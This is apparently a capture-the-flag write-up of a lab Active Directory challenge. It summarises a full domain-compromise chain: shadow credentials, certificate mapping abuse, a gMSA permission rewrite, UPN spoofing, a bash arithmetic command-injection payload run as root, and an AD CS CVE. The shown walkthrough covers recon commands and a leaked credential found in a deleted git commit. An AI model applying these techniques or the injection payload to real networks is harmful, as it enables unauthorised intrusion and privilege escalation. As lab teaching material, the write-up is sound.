Casper
Summary
Casper is a Hard HacksmarterLabs challenge lab against a two-host Active Directory environment: a Windows Server 2025 Domain Controller (DC01.casper.hsm, 10.0.25.161) and a domain-joined Debian server (NIX01.casper.hsm, 10.0.18.19). The engagement starts fully unauthenticated with nothing but VPN access, and the objective is full domain compromise.
The foothold is a GitLab instance on the Linux host. An archived project called Domain Joining Unix has a commit that added a small realm join helper with USER and PASS hardcoded, and a later commit that deleted the file. GitLab keeps the blob, so the pair xjr:xjrcat2026! is still readable from the commit diff. Those credentials do not authenticate against the domain, but kerbrute confirms xjr is a real AD account, which narrows the problem to the password. The same password does work for the GitLab account of the same name, and once logged in, a private second project exposes a stopped CI environment whose variables still carry DEPLOY_HOST=dc01.casper.hsm and DEPLOY_PASS=fFvq52PzJpO98X8!. That is the real domain credential.
From there the box is a chain of single-attribute write permissions, each one just wide enough to reach the next identity:
xjrcan writemsDS-KeyCredentialLinkonjags, which is a shadow credentials primitive and yieldsjags’s NT hash.jagsis inCasperCorpCertificateUsers, the only group with enrollment rights on theCasperCorp-Usertemplate. The template is not ESC1, so the certificate can only ever be issued tojags.xjrcan also writealtSecurityIdentitiesonjay. Pointing that attribute at the issuer and serial ofjags’s certificate makes the DC accept that certificate as proof of beingjay, and PKINIT returnsjay’s NT hash.jaycan writemsDS-GroupMSAMembershiponcasper-gmsa$. Rewriting that security descriptor to grantxjrfull control turnsxjrinto a principal allowed to retrieve the managed password, and the gMSA’s NT hash falls out of an LDAP read.casper-gmsa$hasGenericWriteoncarlito, so shadow credentials again, and out comescarlito’s NT hash.carlitois nobody, but a BloodHound sweep for admin-flavoured groups surfacesSRV_ADMINS, a custom group whose sole member ispointsand which is what gates SSH login on the Linux host. Writingcarlito’suserPrincipalNameto the bare stringpointsand requesting a TGT with-principalType NT_ENTERPRISEmakes the KDC verifycarlito’s key and hand back a ticket that sayspoints. That step needs a password rather than a hash, because this KDC will not accept RC4 pre-authentication, which is what forcescarlito’s hash throughrockyou.txttocasper88!. GSSAPI SSH intoNIX01then accepts the ticket, because the name it carries is the one SSSD permits.
Root on NIX01 comes from a NOPASSWD cleanup script that compares the menu selection with [[ "$mode" -eq 1 ]]. The -eq operator evaluates its operands arithmetically, so an array-subscript payload like a[$(chmod +s /bin/bash)] runs a command substitution as root before the comparison ever fails. /root/krb5.keytab then yields NIX01$’s NT hash, and that machine account is the ticket into the last step: CertiGhost (CVE-2026-54121), a certificate-request redirection bug where the CA honours a caller-supplied cdc attribute and performs its “build the subject from the directory” lookup against an attacker-controlled LDAP server. The rogue server answers with DC01$’s identity, the CA issues a certificate for the Domain Controller, and PKINIT returns DC01$’s hash. DCSync closes it out.
Category: HacksmarterLabs Challenge Lab (Hard). Starting position: unauthenticated on the internal segment, VPN only. Goal: full compromise of
casper.hsm. Theme: every hop is a single writable attribute. No password spray, no relay, no memory corruption. The only two “exploits” in the whole box are a bash arithmetic evaluation and a 2026 AD CS CVE.
 The full path from an unauthenticated VPN connection to Domain Admin.
1. Recon
Two hosts answer on the internal segment. Setting the usual variables up front, since every command from here on uses them:
1
2
3
4
export IP=10.0.25.161
export DOMAIN=casper.hsm
export FQDN=DC01.casper.hsm
export NIX=10.0.18.19
1.1 The Domain Controller
A bare SMB probe is enough to name the forest and the host:
1
nxc smb $IP
1
SMB         10.0.25.161     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:casper.hsm) (signing:True) (SMBv1:False) (Null Auth:True)
Three facts matter here. Server 2025 Build 26100 means the DC is running a modern KDC with strong certificate binding enforcement on by default, which shapes what will and will not work in section 5. signing:True kills any SMB relay idea before it starts. And Null Auth:True looks promising but is only the anonymous IPC$ handshake, it does not grant a session that can enumerate users.
1.2 NIX01
The second host is Linux, and it is much noisier:
1
rustscan -a $NIX
1
2
3
4
Open 10.0.18.19:22
Open 10.0.18.19:80
Open 10.0.18.19:8060
Open 10.0.18.19:9094
Port 80 is a GitLab Community Edition instance. 8060 and 9094 belong to the same GitLab Omnibus service bundle and are not needed for the path. Port 22 will matter later, but only after we have a Kerberos ticket, because the sshd on this box is configured for GSSAPI.
 GitLab CE on
 10.0.18.19. No credentials yet, but GitLab exposes a lot without them.
2. Foothold: a deleted commit and a stopped CI environment
2.1 The archived project nobody looked at
GitLab’s /explore/projects endpoint lists every public project without authentication. The Active tab is empty, which is exactly the kind of dead end that stops an enumeration pass early:

/explore/projects/active returns nothing. Worth one more click, not a conclusion.
The Inactive tab is a different story. Archiving a project in GitLab makes it read-only and hides it from the default listing, but it stays public and fully browsable:

xjr / Domain Joining Unix, archived four days ago and still world-readable.
Archived is not private. GitLab’s
archivedflag is a workflow state, not an access control. Any anonymous enumeration of a GitLab instance has to walk both theactiveandinactivescopes, plus/explore/groupsand/explore/snippets.
2.2 The commit that was deleted, and the blob that was not
The project’s history has three interesting commits. 34632ad3 adds a file, and a later commit deletes it with the message “Delete automationtesting.sh (Broken)”. Deleting a file in git removes it from the working tree of the tip, not from history, so the original diff is still served:
 Commit
 34632ad3, automationtesting.sh, seven lines and two of them are a credential.
1
2
3
4
5
6
7
#!/bin/bash

DOMAIN="xjr.local"
USER="xjr"
PASS="xjrcat2026!"

echo "$PASS" | realm join --user="$USER" "$DOMAIN"
Note the domain in the script is xjr.local, not casper.hsm. This is the author’s personal test domain, which is a hint that the credential is a personal one rather than a service account, and personal credentials get reused.
2.3 The credential fails against AD, but the username is real
1
nxc ldap $IP -u xjr -p 'xjrcat2026!'
1
2
LDAP        10.0.25.161     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:casper.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP        10.0.25.161     389    DC01             [-] casper.hsm\xjr:xjrcat2026!
A failed bind tells you nothing on its own: the username could be wrong, the password could be wrong, or the account could be disabled. Kerberos pre-authentication separates those cases, because the KDC returns a different error for an unknown principal (KDC_ERR_C_PRINCIPAL_UNKNOWN) than for a bad password (KDC_ERR_PREAUTH_FAILED). kerbrute userenum sends an AS-REQ without pre-auth data and reads which error comes back:
1
kerbrute -d $DOMAIN --dc $FQDN --downgrade -t 10 userenum <(echo xjr)
1
2
3
4
5
6
2026/08/04 11:32:36 >  Using downgraded encryption: arcfour-hmac-md5
2026/08/04 11:32:36 >  Using KDC(s):
2026/08/04 11:32:36 >  	DC01.casper.hsm:88

2026/08/04 11:32:36 >  [+] VALID USERNAME:	 xjr@casper.hsm
2026/08/04 11:32:36 >  Done! Tested 1 usernames (1 valid) in 0.180 seconds
xjr exists in casper.hsm. So the account name from the script is correct and only the password is stale or scoped to something else.
This distinction is worth doing every time a leaked credential fails. “Wrong password on a real account” and “the account does not exist” lead to completely different next steps: the first says keep looking for that user’s password, the second says the leak was for a different system entirely.
2.4 Same password, different system
The password is not an AD password. It is the password of the GitLab account named xjr, and it still works there:
 Signed in as
 xjr. The activity feed names a second project, xjr/testing-gitlab, that never appeared in /explore.
The activity feed is the payoff. It shows pushes to xjr / testing-gitlab, a project that was invisible to the anonymous listing because it is private:

testing-gitlab, private, with a .gitlab-ci.yml. The README is a to-do list, the CI config is where secrets live.
The repository itself holds nothing sensitive. GitLab environments do. Under Operate > Environments, the Active tab is empty and the Stopped tab has one entry:
 A stopped environment is still an environment. Its variables are not deleted when it stops.
